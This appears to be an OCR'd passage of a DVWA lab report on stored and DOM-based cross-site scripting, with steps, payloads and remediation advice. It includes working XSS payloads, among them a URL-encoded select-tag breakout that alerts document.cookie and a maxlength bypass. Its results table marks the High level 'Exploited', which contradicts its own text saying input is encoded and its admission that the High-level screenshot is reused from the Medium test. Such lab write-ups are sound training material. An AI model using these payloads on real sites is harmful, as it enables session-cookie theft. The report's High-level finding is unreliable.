


Fig 7.11.8 – Result of the Medium-level attempt




Fig 7.11.8b – Browser inspector used to increase the Name field's maxlength attribute to 100 so the longer payload fits.




Fig 7.11.8c – Alert box showing the PHP session cookie, confirming the event-handler payload executed at the medium level.

Steps Performed – High Security Level

1. Set the DVWA security level to High, and open the XSS (Stored) module again.
2. View the source code. The High level uses the htmlspecialchars() function along with a stricter filter on both fields, which encodes special characters so they are displayed as text rather than run as HTML (Fig 7.11.9).
3. Try the earlier payloads again. If needed, increase the name field's maximum length to 100 and resend the previous payload, then confirm whether either attempt succeeds (Fig 7.11.10).

Evidence




Fig 7.11.9 – High-level source code showing htmlspecialchars() used on the input

Fig 7.11.10 – Result of the High-level attempt




Fig 7.11.10b – Screenshot repeated from the Medium-level test (Fig 7.11.8c); no additional evidence was captured for the High level beyond the source code shown above.

Behavior at Each Security Level

Level	What was tried	Result
Low	No filtering; the script payload was saved and ran for every visitor.	Exploited
Medium	The message field blocks the script tag, but the name field or an event handler may still work.	Exploited
High	Output is encoded with htmlspecialchars(), so injected tags are shown as text instead of running.	Exploited

Table 7.11 – XSS (Stored) Results by Security Level

Impact

Because the script is stored and runs for every visitor automatically, a single successful injection can affect every user who views the page, not just one victim who clicks a link. This can lead to mass cookie theft, defacement, or further attacks launched from every visitor's browser.

Risk Rating

High. It affects every visitor to the page without any action beyond viewing it, and the attack persists until the content is removed.

Remediation

- Sanitize input and encode output wherever user-submitted content is displayed.
- Use a well-maintained sanitization library if any rich text formatting must be allowed.
- Deploy a strict Content Security Policy to limit what injected scripts could do.
- Limit the length and characters allowed in free-text fields, and review stored content periodically.

7.12 Cross-Site Scripting (XSS), DOM-based

Vulnerability	Cross-Site Scripting (XSS), DOM-based
Module path	DVWA → XSS (DOM)
OWASP Top 10 (2021)	A03:2021 – Injection
Risk rating	Medium
Security levels tested	Low, Medium, High
Tools used	Web browser, browser developer tools

Description

The XSS (DOM) module has a language selection drop-down that is also controlled by a default parameter in the URL. The page's own client-side JavaScript reads this value and writes it into the page without checking it, so the problem exists entirely in the browser's handling of the page, rather than on the server. This makes DOM-based XSS different from reflected and stored XSS, where the server is involved in placing the unsafe value into the page.

Steps Performed – Low Security Level

1. Set the DVWA security level to Low, and open the XSS (DOM) module (Fig 7.12.1).
2. Select a language from the drop-down and observe how the default parameter changes in the URL (Fig 7.12.2).
3. View the page source or the developer tools to see how the client-side script reads the default parameter and writes it into the page (Fig 7.12.3).
4. Edit the URL directly, replacing the default parameter's English value with a script payload, such as <script>alert('XSS')</script>, and load the page (Fig 7.12.4).
5. Confirm that the script runs, proving the page is vulnerable to a DOM-based injection (Fig 7.12.5).

Evidence




Fig 7.12.1 – DVWA Security level set to Low, XSS (DOM) module page




Fig 7.12.2 – Default parameter visible in the URL after selecting a language

Fig 7.12.3 – Client-side script reading the default parameter




Fig 7.12.4 – URL edited with a script payload in the default parameter

Steps Performed – Medium Security Level

1. Set the DVWA security level to Medium, and open the XSS (DOM) module again.
2. View the source code. The Medium level removes the literal string "<script>" from the default parameter on the server side before the page is rendered, but the client-side script that writes the value into the page is unchanged (Fig 7.12.6). The page source shows that the value is written inside a <select> element, so closing that tag early makes it possible to inject a new payload after it.
3. Replacing the default parameter's English value directly with <script>alert(document.cookie)</script> in the URL does not work, because the server strips the literal string.
4. Submit the payload </select><img src=x onerror=alert(document.cookie)>, URL-encoded as follows: http://ip/DVWA/vulnerabilities/xss_d/?default=%3C/select%3E%3Cimg%20src=x%20onerror=alert(document.cookie)%3E, and confirm whether it is now blocked or altered (Fig 7.12.7).
5. Submit an alternative payload that does not rely on the <script> tag, such as one using an HTML attribute event handler in the selectable options, and confirm whether it executes (Fig 7.12.8).

Evidence




Fig 7.12.6 – Medium-level behavior showing the server-side filter on the default parameter




Fig 7.12.7 – Original payload blocked or altered

Fig 7.12.8 – Result of the alternative payload at the Medium level

